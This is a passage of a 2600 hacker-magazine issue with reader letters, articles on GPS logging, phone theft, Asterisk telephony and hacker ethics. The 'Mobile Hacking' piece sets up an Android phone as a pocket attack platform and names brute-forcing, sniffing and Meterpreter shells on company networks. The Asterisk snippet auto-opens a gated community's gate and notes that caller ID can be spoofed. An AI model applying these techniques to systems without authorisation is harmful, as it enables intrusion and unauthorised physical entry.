What's more, the author's description of salting as "a way of encrypting passwords" and conflation of the ideas of encryption and hashing, is beyond inaccurate - it belies a fundamental lack of understanding of basic cryptographic primitives. A hash function is distinct from "encryption" (meaning "to encipher") in that the former is one-way, whereas the latter is reversible given knowledge of the algorithm, key, and IV. Salting is a means of rendering common inputs to hash functions unique, so as to increase the cost and decrease the feasibility of rainbow-table attacks.

In short, this article was nothing more than a script kiddie's guide to inadvertently becoming a participant in someone's botnet, and your readers deserve better than that.

CF 905

Dear *2600:*

This letter is in response to Chuck's letters from issue 28:2.

Okay Chuck, you obviously sent an article into *2600* and, not just an article, an absolutely kick-ass article, am I right? You felt that *2600* should be privileged to have you bestow this article upon them. And while I'm sure your article was great and revolutionary, you must realize that the people at *2600* are busy. People just like you and I send in articles every day for them to pass judgment over. I don't know how many people send articles every day, but these take time to read, and I believe they read every single one. I once had a job where I received novel and short story submissions for a contest. If I wanted to read all of these stories myself, I would still be there doing that today, and, here's the thing, I left that job eight years ago.

I don't know if you gave them an hour, a day, a week, month, or what, but when the submissions stack like they are apt to do, it's hard to read them in a timely fashion. *2600* says that if they will publish it, they will get to you within two issues. That's about six months. I've had two articles published in *2600* and the amount of time it's taken them to respond to my submissions has typically been less than six months.

I am currently waiting on another magazine that has a ten week limit for submissions. It has been nearly 13 weeks as of this writing. Even if they accept it, it could be two years before it is published. In writing, this is not uncommon, depending on what the article is about. The article I wrote has waited 67 years to be told. It took me a few years to write it. It could wait two more before being published.

Since I am writing this letter and I was planning on writing one on this subject anyway, there's the concept of how much *2600* pays for articles that I wanted to cover as well. Most people don't know that *2600* does not pay its writers in the usual way. I did not receive monetary reimbursement for either of the articles I have written. But I did receive something that I found somewhat valuable: A subscription to *2600*.

Granted, you might say, "You were cheated, subscriptions cost $24, you work cheap!" Ah, but that's only the cover value of a subscription. Before, I only received *2600* from the store where I purchased it. The price I paid in going to the store was a lot more than $24. Given that only two stores in my town sell *2600* and each store is 30 miles from my house, I would have to drive to either store for my *2600*. That was the only business I had in that area of town.

My car gets about 21 miles per gallon of gas. So what is effectively a 60 mile round trip costs three gallons of gas. As I write this, gas is $3.70 per gallon, but for simplicity I will say $3.50. Traveling to the bookstore and back costs me $10.50 per trip, not

including the cost of the *2600*. In a year this would equal $42, not including the $25 cost of the issues. So, for me, writing for *2600* saves me $67 per year. My first article was 745 words. That's about nine cents per word, and that's not exactly bad.

Variable Rush

Wow. We would love to hire you as our lawyer.

Still More on Wikileaks

Dear *2600*:

I am a Vietnam vet and I'd like to tell you a short story. In 1966, just before the monsoon season began, I was attached to, but not a member of, a very special unit that tended to be in places we were not - a unit that didn't exist. Just to get knowledge this time, not to do battle.

The chopper ride was longer than we expected, but we finally arrived and rappelled down to the ground. After taking stock of equipment and so on, we started towards our objective. With the chopper gone, we still had a long walk ahead of us, about eight or nine klicks to where we could observe. So all started well, with one minor glitch.

At the time of our drop, the approximate time, place, and date of our mission had been published in an American paper, the day before on that side of the world. That time was, *forever blast them,* 24 hours before we actually took off on our mission, supposedly secret until finished and we were back safe and quite available to the NVA, VA, and their support intel simply by picking up that American paper. No hunting through standard intel, just pick up the paper.... Oh, did I say minor...?

We actually made it to the edge of the jungle before they sprang the ambush. Of the 13 men on that team, six died in the first seconds of that ambush. Of the seven of us left, within several minutes, three more died - rather nastily. Only four of us managed to get out and run for it. Twelve days of stealing chickens or whatever we could find to eat and drinking rice paddy water later, we finally found a Marine platoon out on patrol and ultimately got back to base. You see, we had to drop everything but our harnesses we'd carried to get out of that ambush - food, clothes... everything. Everything but our lives. None of us got away unscratched and fortunately my field med-pac was on my harness and not on my pack.

Now, while I recognize what Wikileaks is doing, I *very strongly* disapprove of the utter disregard for the lives of our soldiers and allies in the timing and release of those "secrets." Secrets have a purpose sometimes, that of protecting lives. We never, so far as I know, discovered how that reporter got his info. However, his irresponsible reporting of it cost nine American soldiers' lives. There is a time and place for that disclosure - afterwards.

Julian Assange is like that reporter. He places the lives of both our men and those who are trying to help us at risk for no *good* reason. Yes, the people have a right to know, but they do not have the "right" to kill to obtain said knowledge. Perhaps a good punishment would be for him to join such a unit that has no *tactical secrets* and see how he enjoys putting his life in the hands of an ambitious reporter looking for a good story who doesn't care about the consequences. In 28:1 on page 37, Ghost Exodus ends his letter with the phrase "Weaponize knowledge." The reporter I referred to and Assange are doing just that. They are weaponizing that knowledge and it does kill, mostly us. Does anyone remember what responsibility is? Or is it that no one cares? It is evident that Mr. Wikileaks does not.

By the way, also in 28:1 on page 34 in Fun Facts, InternetToughGuy mentions the number 666 (e.g., $6.66). Did you know that "number of the beast" was part of the Church of Rome's desire to destroy the Pagan faiths before it? The numbers three and nine are Goddess numbers. The Goddess in her threefold aspect. If you take 6+6+6=18, then 1+8=9, the "beast" they refer to is the Goddess, the Mother of us all, herself, not the fallen angel Lucifer. Yes, there's more to that story, but in the interests of shortening this, I just mention the numerological aspect. So can we say, weaponized knowledge?


In closing, I want to take a moment to say thank you people, for all the hard work and research you put into this excellent magazine. I enjoy each issue and, while a lot is definitely over my head, I learn something every time. I particularly liked the Wi-Fi article on page 51 and the clarification that the article on page 49 about LDAP servers brought me. Keep up the good work, please. It is deeply appreciated.

Name and Location Withheld by Request

The horrible scenario you endured is completely unlike anything that Wikileaks has ever published information on. In your example, details of a specific ongoing military operation were leaked and somehow printed in a public newspaper without the military knowing. The material released in the present day had no such content that clearly endangered lives. Most of it referred to events of the past and, since you say that "afterwards" is the time and place for such revelations, this shouldn't pose a problem. There were many current day embarrassments caused by the leaked diplomatic cables, without doubt. But care was taken to ensure that individuals were not put at risk. Interestingly, it was our own government that leaked the name of a CIA officer in 2003 for political reasons, an act that easily put contacts around the world at risk.

Wikileaks should be held up to scrutiny, as should any such organization. But so should governments and corporations that cover up so much more than what is ever leaked. The truth can be a bitter pill, but it can also save lives. You don't ever hear it analyzed in that manner, but if you hold to the hacker rule of questioning everything you're told, it's not hard to get there on your own.

We appreciate the kind words and the numerology, not to mention the second letter referring to Pagan faiths in a single issue. That's precisely the same number as the total we've printed in our 27 years. What are the odds?



Logging and Analysis with your GPS-enabled Phone

by flippy

Most new cell phones in the U.S. come with some form of GPS receiver. While this addition does not necessarily enable widespread tracking of mobile phone users (your rough location could already be determined by which cell tower you are "attached" to, or via triangulation), it does potentially improve the accuracy with which someone can be tracked. But this article will put most privacy concerns aside, dealing instead with what fun you can have with your GPS-enabled phone. The analysis is obviously not phone-specific, but can use GPS coordinates from any device. I mention the phone as it is more likely you will be carrying that with you.

The first step is to determine some way of logging GPS coordinates from your phone at a regular interval. HP/Palm's webOS phones provide this capability through shell script accessible geolocation services and cron. [1] You iPhone and Android users are on your own, but I am sure you can think of something.

Analysis

At this point, I will assume you have some kind of database with timestamped GPS coordinates for some time interval. Now you can extract GPS coordinates and analyze the location data.

The first obvious thing you can do is analyze how much time you spend where. The GPS positions always come with some uncertainty (you *are* recording the errors on your position, right??). So, define a lat/long (and altitude if you really want) [2] for each location you want to monitor, along with a radius within which you consider that as part of the location. As you crawl through your GPS location, compute the distance from each logged GPS location to each of your defined points of interest. If a GPS entry is within the location circle, mark it as that location for that time interval.

To calculate the distance between a GPS coordinate and a location of interest, use the haversine formula. [3] The Earth is not perfectly round, but the haversine formula and the mean radius of the Earth should provide sufficient accuracy for most needs (if you need more accuracy, shame on you, you should know everything in here already). Of course, the accuracy of this method is dependent on the accuracy of your GPS data. If most of your data points correspond to the location of the cell tower (meaning you have several thousand meter uncertainties), it probably does not do much good to try and differentiate between your garage and bedroom.

In addition to simply tracking how much time is spent at different places, you can track time spent traveling between locations. This is easy to do using the haversine distance between adjacent points and the time interval between logged points. Setting a threshold of speed then allows you to tag a time interval as "traveling." The threshold should be set high enough that it is not affected by the scatter between temporally adjacent GPS entries where you are stationary, but low enough that you do not need to be going at highway speeds.

Visualization

With some relatively simple Python scripting, you have analyzed your database of GPS coordinates and produced tabulated data on how often you frequent specific locations or how much time you spend traveling. Most people do not enjoy staring at tables of numbers, so you should think of ways to visualize.

One easy method is to make histograms. For a set time period (maybe one week?), compute the amount of time you spent at home, at work, and traveling. Do this for multiple weeks, then a rowstacked histogram can quickly show you coarse trends with time.

Also, if you do not fear giving Google GPS coordinates of your travel destinations, use the Google Maps static API to generate and download maps of your travels. Multiple lat/long pairs can be submitted through an http request which will

generate a png image showing the locations. Other options are available; see the API website for more information. [4]

That certainly is not a complete set of visualization options, but should at least give you a head start....

Practical Issues

The major practical issue is how often do you record your location? In my experience, this is a balance between desired temporal resolution and battery life of your GPS device. I have experimented with 10, 15, and 20 minute intervals. The 10 minute intervals seemed to drain the battery too quickly over the course of the day (especially if GPS fixes were difficult to attain), while I desired slightly better resolution than three points per hour. Experiment with values depending on your mobility, typical positioning accuracy, and battery life.

Data storage requirements are minimal for only a few points per hour (you should only accumulate a few megabytes a year of raw plus analyzed data. Processing load is also mild for the aspects discussed above, but will obviously increase with more complex data mining.

Privacy/Security Concerns

Although your location information is available to your cell phone provider (and certainly your friendly government), it makes sense to provide some security for your database of GPS coordinates. This will inhibit tampering and deletion of your repository of geo-location information. Password protected databases on encrypted hard drives is a good start. Air-gapping the repository from the broader Internet is even better (unless you want to submit GPS data as it is recorded by your phone). There is no sense in handing over a log of your location of the past X months without a fight....

References/Footnotes

1. `http://www.webos-internals.org/wiki/Patch_webOS_GPS_Tracking`
2. I find the assisted-GPS on the webOS phone rarely provides (accurate) altitude information so it may or may not be useful to factor this into the analysis.
3. `https://secure.wikimedia.org/wikipedia/en/wiki/Haversine_formula`
4. `https://code.google.com/apis/maps/documentation/staticmaps/`

Cellphone, Keys, Wallet? *Check!*

by Josiah McGurty

Have you ever lost your cell phone? Have you ever had your phone stolen?

It's not a nice feeling when you get up from your seat at your favorite spot downtown, do your routine pat down of your pockets to make sure all of the contents are there and ready for the next part of your adventure, only to discover that one of your pockets is completely empty.

It was my right pocket, the one in which I always keep my cell phone - and only my cell phone. No sleeves, no cases, just my cell phone. The panic slowly started to rise as I looked around the nearby countertops and retraced my last few hours of activity.

Good thing I had set up a pattern lock. That will provide a decent layer of security to prevent access to the Android 2.3 Gingerbread custom ROM I was running (thank you, Cyanogen!). The SD card, stored in the back compartment near the SIM, would be completely exposed, all of its contents available to the thief. Personal things like photos and archived messages, contacts, nuclear missile launch codes were now all available. Too bad I hadn't set up a PIN lock on the prepaid SIM I had in there. That means they would be able to take out the SIM and use it in another device, which is what ended up happening. I left it alone for the night, and went home feeling like a baby without my best pacifier. Fortunately, I still had my old cell phone as a standby. I spent a good part of the following day searching my apartment for my lost device, even though I clearly remembered asking an acquaintance to enter his number into the phone and leaving downtown without it. I couldn't accept the fact that, yes, I had either lost my phone or had it stolen from me. What can a person do in a situa-

tion like this? Well, fortunately, you have your cell phone provider to back you up, right?

I'd just call T-Mobile - they would be able to help me out. The nice gal answered and got me over to prepaid, since that was the service I was using. Fair enough. The person at the other end of the phone was not a native English speaker and sounded very scripted, which are all things I have come to expect at this point. He was able to verify that, yes, "your phone was stolen as there has been significant SMS activity since it was last in your possession. OK, let's go ahead and suspend that as lost or stolen." That way they couldn't keep using my money to send and receive short messages with the rest of the 39 thieves from the den where my T-Mobile G2 was now hiding.

Now, I'm not claiming to know the ins and outs of how cell phone technology works, but I will tell you that I come from a computer networking background and I do have a fairly decent idea of the similarities. Cell phones are basically pocket computers running on a wireless network. Since there are so many thousands of different "pocket computers" running on this wireless network, each device gets its own IMEI. The cell phone manufacturers program this IMEI into the hardware of the device, and with most modern devices, such as my HTC Desire-Z (T-Mobile G2, same thing), there is no way to change this hard-coded unique identifier. Think of the IMEI as the phone's fingerprint. It's a unique way to identify the device from the rest of the devices on the network. It's like your home address or email address. If every house in the world didn't have a different address, if each person didn't have a unique email address, then how would you be able to send someone a piece of mail? When you call or send an SMS to another cell phone, it's like sending mail. It has to go to the right address.

Now, let's suppose that T-Mobile noticed an absurd amount of text messages being sent from a device. So they investigate. They take a look and discover spam messages. What would T-Mobile be able to do? The first logical thing they would want to do is stop the bad guy. With a few clicks, they could instantly block not only the SIM card that was being used to send the messages, but also the IMEI (the unique fingerprint of the phone). That way, the bad guy would have to get both a new SIM and a new device in order to use any services on the network. T-Mobile has the capability to do this.

From a consumer/customer perspective, what would *you* want T-Mobile to do if you had lost your shiny new toy?

A. Nothing
B. Block the SIM card
C. Block the IMEI
D. Both B and C

Well, yeah.... I lost my phone *and* my SIM card. So, yeah, I wanted them to block my phone *and* my SIM card.

The first time I asked T-Mobile if this would be possible, the scripted talker in prepaid belittled my request and said they only have that in post-paid, as if I had done something wrong by choosing prepaid. The next gal I talked to was named Samantha. She was very polite and sounded genuinely concerned regarding my situation. She let me know that they *do* have the ability to do this, but it has to be Special Account Care who handles these requests. As it was Saturday when I was making the request, I would have to wait until Monday when SAC is available.

Come Monday morning, a new glimmer of hope arose with the sun. I may be getting back at whoever stole my phone, or at least whoever is stupid enough to try and use my stolen phone. Here is what I discovered and wish to share with you all today. The girl I spoke with at Special Account Care informed me, only after clarifying my understanding of how these things work, that she does have the ability to block an IMEI, but only if the customer is on what's called an Equipment Installment Plan, and they're late on a payment. So basically, they can block the phone's fingerprint to prevent it from being used on their network, but they only choose to do so if the customer owes them money. They have the ability but they *choose not to* block stolen phones.

Why would they choose not to block a stolen phone? Look at it from the perspective of the owners of the corporation. If a lowly customer such as myself has a phone stolen, not only is there a chance that whoever ends up with the device will call T-Mobile and activate service, but also the victim will usually buy a new phone. In a common theft situation, T-Mobile may be able to get two separate two year contracts without having to do *any* work. That's four years of committed money! Multiply my situation by however many phones are stolen each year and you have yourself a *huge* income opportunity by *not* doing the right thing. On one hand, they will not plug this leak because it is a humongous, raging golden shower of a money maker. On the other hand, they are encouraging cell phone theft.

This is not how we are supposed to be using technology. It is a wonderful gift that should be used to help people, not take advantage of them.

If you want to learn a little bit more about GSM technology I recommend reading this: `http://www.gsmworld.com/our-work/programmes-and-initiatives/fraud-and-security/imei_database.htm` followed by: `http://www.gsmworld.com/our-work/programmes-and-initiatives/fraud-and-security/security-accreditation-scheme/security-advice-for-mobile-phone-users/mobile_phone_theft.htm`

Mobile Hacking: Really

by papill0n

I'm paid to talk. Wherever it may be, I'm paid to empower corporations and bosses to watch their employees... GPS tracking devices, surveillance systems, hidden cameras, and key loggers. From Beijing to Tokyo, San Francisco to Paris, and everywhere in between, I do my job and I do it well.

Companies are a lot like prisons. Instead of prisoners being watched for contraband, employees are watched for productivity and ensuring that valuable information does not escape. The Devil's Islands have been replaced by compounds with their own private securitied and walled cubicle containments.

Despite being invited in to these compounds, there sure is a lot of distrust for me. At the checkpoints, my laptop is almost always checked in and left at security. After much disagreement, my phone is always returned. Nobody ever wants to be responsible for my missed productivity or if their boss cannot call me for some discussion prior to a sales pitch, system installation procedure, or just a pre-meeting chat. Of course, I have to promise to not take pictures!

After some lengthy wait in the main lobby, I do the usual drill of explaining the products, systems, and deployment to allow close monitoring of the office drones, as well as securing data, servers, NAS systems, workstations, and physical locations of employees. It sort of reminds me of those nature programs I used to watch as a kid - some weird biologist who gets off by watching every moment of the poor animal tagged with a transmitter of some sort, just in case by pure luck the animal can get away from the obtrusive intruder.

More and more, the topic of securing smart phones comes up. For defense of the employee, the topic of legal and moral obligations come up, corporate versus private phones and rights thereof. Luckily smart phones have always been viewed as more of a security risk to the carrier and not the company. That, of course, is acceptable. From rogue bank apps, devices physically stolen with all the personnel info, or the evil hackers who are the only people in the world sick enough to want to hack a cell phone to allow the user to be monitored 24/7.

At the mention of this, grins and congratulations are frequently shared between members of the Board of Directors and General Managers across the meeting room of how somebody was smart enough to implement a wireless network to allow more productivity with smart phones to permit employee synching into the network, but the open network was contained within the walls.

I smirk inside. I want to tell them that, if I wanted to, I could run Hydra to brute force their network devices for the length of the entire meeting, or 20 minutes earlier when I was in the bathroom, I could have had Wireshark running to scan for interesting bits of info, or, better yet, I could have a Meterpreter shell on one of their systems. All of this done from an ordinary phone on an open company network. But I am different from them. I have a sense of dignity to always do right, even if they are lacking it.

I found out about the possibilities of this a few months ago. I stumbled upon a Linux capable of running from my phone called Laika. Laika is run from the phone by chrooting into it and running from there. There are a few things to keep in mind. This is a full desktop OS running from a smaller and lighter mobile phone. Laika does not replace the mobile's OS. The OS is running from within Android, so a performance hit is taken here as well. If you run it with the desktop environment, it will be slower than from a desktop even with the lightweight desktop environment Laika runs. The command-line interface is more than capable for tools like Hydra, Nmap, and Metasploit. It's Linux, sometimes the CLI is just the way to do things and it's more old school 1337.

The things you will need are an Android powered phone (these can be had for under 100 euros or $125), a mobile with WiFi, and the Laika OS image file from androidclone.com. You need the latest version of BusyBox on your phone. A rooted phone. Most importantly, you must be able to tether your phone to a computer to enter commands into it. According to the site, certain phones are easier to get running than others, so read before doing anything, as some phones need more work than others.

If you are stupid enough to actually run this, I take no responsibility for whatever happens. If you break your phone, your fault. If you do bad things and get caught, your fault. This is educational only and for use on systems you have permission to play on. If your sense of what is right and wrong isn't as strong as mine, stop reading and don't tempt yourself.

There are several ways to install and run the image. Besides the instructions from that website, the surest way is using adb from the Android software development kit.

Using a phone that has been rooted and has the latest BusyBox version, put the bootubuntu file and ubuntu.img file that you downloaded from that site on your SD card in a folder named ubuntu.

Next, enter these commands using an adb shell:

```
su
mount -o rw,remount -t yaffs2
➥ /dev/block/mtdblock3 /system
cd sdcard/ubuntu
cp -f bootubuntu /system/bin
mkdir /data/local/mnt
cd /system/bin/
chmod 777 bootubuntu
reboot
```

Once you have a full Linux OS running in your pocket, take the time and think of all the open networks and how a phone doesn't bring much attention. Did a chill just run down your spine at what it might mean for the good guys to test their own security using a mobile phone? Or what other tools a bad guy might be able to actually run from a phone?

Transmissions

by Dragorn

It's the Geekiest Place on Earth, But We've Learned Nothing

I've been feeling nostalgic of late. Fourteen years ago (wow, I guess that makes me old?), I went to Disney as a trip just before leaving for college. At Epcot, they had an exhibit of... the Internet! A shocking and usual experience for most of the visitors, I'm sure. But, being a savvy teenager with a modem, I was already used to the wonders of the mid-nineties web (horrible color schemes, "under construction" icons, and animated GIFs, as I recall). Disney had a link that was a bit faster than my 2kb/s modem though, which was nice.

There had just been talk of someone making an emulator that actually let you play Super Nintendo games on a PC. I doubt my 25mhz system could have handled it, but it was a pretty mind-blowing idea.

Soon I'll be going back to Disney for my honeymoon. This time I've got a Super Nintendo emulator on my phone, a technology which I suppose existed then, but wasn't even on my radar since no one I knew was important enough to have a suitcase phone in their convertible (in my mind, anyone with one of those automatically becomes *Miami Vice*). I've got 600 times more storage than my combined hard drives at the time.

We've got a lot of flashy toys now, but it also makes me realize in a lot of important ways, we've solved almost nothing about one of the most important aspects of the user experience: how not to get owned. Even worse, *everyone* is online now. What haven't we solved?

Plaintext everywhere. We've gone from "telnet is fine" to "you should use SSH" but we're nowhere near the point where all of our communication lines are protected. I'm not even sure we could confidently say the majority of our communication is protected. Let's not even address questions about the stability of the SSL trust model or user behavior. (Firefox trusts how many authorities, any of which could be colluding or simply have been hacked to issue certificates for *any* domain?) Twitter is just beginning to roll out SSL-by-default. Email clients still tend to default to plaintext. Android has an option to blindly accept any SSL cert without asking, even if it's not valid. Who knows how many software packages update in the background over plaintext?

Cellphone interception. "Don't use your mobile near New York City - it'll get cloned." Instead of protecting cell phones with properly strong encryption and authentication, we've protected them with... legislation. GSM makes some attempts at protecting the device, but it's been defeated, and defeated for less than $2000 (USRP - look it up). If you *ever* trusted the cell network, you probably can't anymore in a lot of cases. The panic over a possible hostile cell network at the latest Defcon should wake up anyone who still had any illusions over GSM security; even if the claims are bogus (and they strike me as highly questionable), there's enough truth to the risk to be really scary.

Redundancy. The SlashDot effect used to take out any server hosting a project featured. Now we wait for the cloud services to do that for us when they fall down and take out hundreds or thousands of sites across the net. When the Amazon cloud stumbled this spring, thousands of sites stopped working properly, or entirely. We've decentralized content to centralized providers. What are we thinking?

User education. Your parents probably didn't know what "untrusted certificate" meant in the nineties, and they probably still don't know now. Security is hard, but it seems like we haven't made a lot of progress towards making it any better. People just want to get to content and tend to accept anything in the hopes the problem will go away.

More aggravatingly, we've actually gone *backwards* in security. Increased complexity and tacked-on features make previously simple applications like email a hotbed of vulnerabilities. Hoax emails in the nineties claiming to infect you simply by reading an email became completely plausible thanks to bugs in Exchange and other clients.

We're going in the wrong direction, and it seems like a responsibility for all of us to try to reverse this trend:

Error messages need to be concise. The "correct" decision needs to be *obvious* to novice users. Flooding the user UAP-style isn't going to help, and giving no control other than "access to do anything as root" or "no access" probably isn't the answer either.

Stop having buffer overflows. Seriously. Stop it. It's not that hard to bounds check. Stop writing Wi-Fi drivers which assume that because the spec says 32 characters, you'd never see a packet with more. Just stop.

Use encryption. Use it. Use it for everything your application does. Crypto is cheap on today's computers.

Don't home-brew encryption. You'll almost definitely do it wrong.

Time to finish preparing for a week of child-robot simulacrum performing slave labor. I think I'll try to avoid even bringing a laptop. I can play SNES on my phone just fine.

NEW T-SHIRT!


This is anything but your typical hacker-chic barcode style t-shirt. We think our deskphone image (green in color) is both pleasing to the eye and useful in a pinch. The 2600 old-school telephone logo on the back (black in color) completes the mood. Shirts are 100% cotton and white, available in sizes S to XXXL.

$20 includes shipping, except overseas.

Find it at store.2600.com

or mail a check or money order to:

2600
PO Box 752
Middle Island, NY 11953 USA
(overseas, add $5.25)



Asterisk, The Gatekeeper

by Master Chen
infoinject@gmail.com

Before the idea came to fruition, I already thought Asterisk and VoIP telephony were awesome subjects in technology, but this project brought Asterisk to a whole new level in my mind. As a disclaimer, unwelcome entry into a gated community is not something I advocate. This project was done with the permission of the tenants involved. As with all true hacking ventures, it was done with curiosity and education as driving forces.

The Problem

I hang out at my friend's apartment quite frequently. Movies, video games, coding sessions, and other nerd things made his apartment a great place to be when the rest of the world wouldn't cooperate. My friend lives in a gated community, where you have to call a tenant from the box at the gate. The tenant then dials "9" on their handset (either cell phone or land line) and the gate opens to let the caller into the complex. The issue here is that the box would call my friend's roommate instead of him, and I hate being any sort of bother to anyone. As I noticed this problem, I realized that it could be solved with Asterisk!

The Fix

First, I needed to know the Caller ID information my friend's roommate received whenever the box would call. No social engineering needed here; just simply asked my friend to text me the number. Next, the leasing office needed to know the new number to call when a guest of the tenants wanted entry. Simple notification via paperwork on the tenant's end and that was out of the way as well. It was time to mess with the dial plan. I am going to make the fair assumption that you are reading this article because you either know Asterisk like the back of your logs, or you are interested enough to learn more about it. The following is just a snippet of my extensions.conf file as needed to illustrate my work. Phone numbers have been changed to protect the innocent.

```
[inbound]
exten => 8665012600,1,Answer
; only go to gatecode context if
➥ Caller ID matches the box... or
➥ if it's spoofed to
➥ match *shrugs*
exten => 8665012600,2,GotoIf
➥($["${CALLERID(num)}" ="702566
➥5151"]?gatecode|s|1)
[gatecode]
exten => s,1,Answer
; wait to make sure box "hears"
➥ DTMF
exten => s,2,Wait(5)
; 9 is what a regular tenant
➥ would dial to open gate
exten => s,3,SendDTMF(9)
exten => s,4,hangup
```

It's just that simple. Now, no one is bothered, my problem-solving mind has been nourished, and I have a story to share.

Conclusion

This was just another example to add to the massive list of how Asterisk can be used for everyday telephony solutions. I have never experimented with an X10 automation system, but I imagine it to be along the same line as today's hack. This hack has been brought to you by the chenb0x. Please hack responsibly.

Shout Outs

The chenb0x crew, all phreakers past present and future, The Shaolin temple in Henan, my Defcon contest team "The Ecip Tpyos", my sysadmin bros saving lives overseas, and most importantly MZD.

Wear a White Hat

by Sam Bowne
sbowne@ccsf.edu

Legal note: the opinions I express are my own, and should not be regarded as official positions of CCSF or any of my other employers.

I am certified by E-C Council and (ISC)^2, and I am therefore bound by a code of ethics. [1] When I applied to take an (ISC)^2 exam, I was required to answer four questions about ethics, and only one of them troubled me: I was requested not to associate with hackers. I refused to comply, and explained that I teach "ethical hacking" classes, give talks at Defcon and other hacking conferences, and write articles for *2600,* so I associate with hackers constantly. However, I do not perform illegal hacking, and I don't encourage or condone it. (ISC)^2 accepted my explanation and approved me.

As I write this, it is February 2011, and the Anonymous criminal mob has just hacked HBGary Federal, publishing scandalous emails on the web. The activities of HBGary were outrageous, planning to intimidate activists and political opponents of their clients by threatening their families and careers. [2] Anonymous is consequently in a state of high morale, seeing themselves as both technically and morally superior to HBGary Federal. But they aren't done yet. Commander X, from Anonymous and the People's Liberation Front, is delighted to think that an HBGary member lives in fear of further attacks. [3]

So this is a cyber-war between two criminal gangs and, at the moment, Anonymous is winning. But even if HBGary Federal is destroyed, the U.S. government and the Bank of America will surely find some other gang of mercenary black ops specialists to attack anyone who resists their agendas.

Both sides are wrong, and we are all losing. Where are privacy, due process, and legal protections? Any of us could be targeted by these gangs at any time: hacked and exposed, shamed, fired in disgrace, and hounded by masked, shadowy figures for years.

I refuse to accept this savage conflict and pick a side. I am not a criminal, and neither HBGary Federal nor Anonymous can make me into one. I want a world of law and order, in which people must be tried and convicted before they are punished.

My position has been seen as absurd by some other hackers; they regard me as cowardly and ridiculous, and they mock and abuse me. But they have not convinced me to change. I have a normal job at a college, and my students are also working for real companies or the military - none of us want to be outlaws. We are on the other side: we are the people tasked with defending and upholding society as it is now. We are correctly labeled "ethical hackers" because we understand how computer attacks work, and use that knowledge to defend systems. Our duty is to be "as wise as a serpent, and as innocent as a dove."

The temptation to become an outlaw is very strong right now. For a decade, our government has used its propaganda machine to make us all very afraid, so we no longer expect Fourth Amendment protections. The "emergency" is so dire that our leaders cannot afford the luxury of ethics. And the business world has learned the lesson well, gleefully embracing illegal and unethical tactics to gain short-term profits. A generation raised on graphic novels easily accepts vigilante heroes as the answer, but that path will not lead to the civilized society I want.

When you live in a neighborhood ruled by street gangs, the easiest way to survive is to join a gang yourself. But that just maintains the system - a higher path is to stand for good principles and refuse all the gangs.

What do you want? If you want money, you can just steal it. If you want to destroy a company, you can just hack it. But if you want to live in a free and peaceful society, where people are innocent until proven guilty, you must first live by those principles yourself.

References

[1] https://www.isc2.org/uploadedFiles/(ISC)2_Public_Content/Code_of_Ethics/ISC2-Code-of-Ethics.pdf

[2] http://bit.ly/gYUnRs

[3] http://bit.ly/gzengo

Call Me

How I Got Firefox to Accept The Tel Tag and Place Phone Calls from Web Pages

by The Cheshire Catalyst

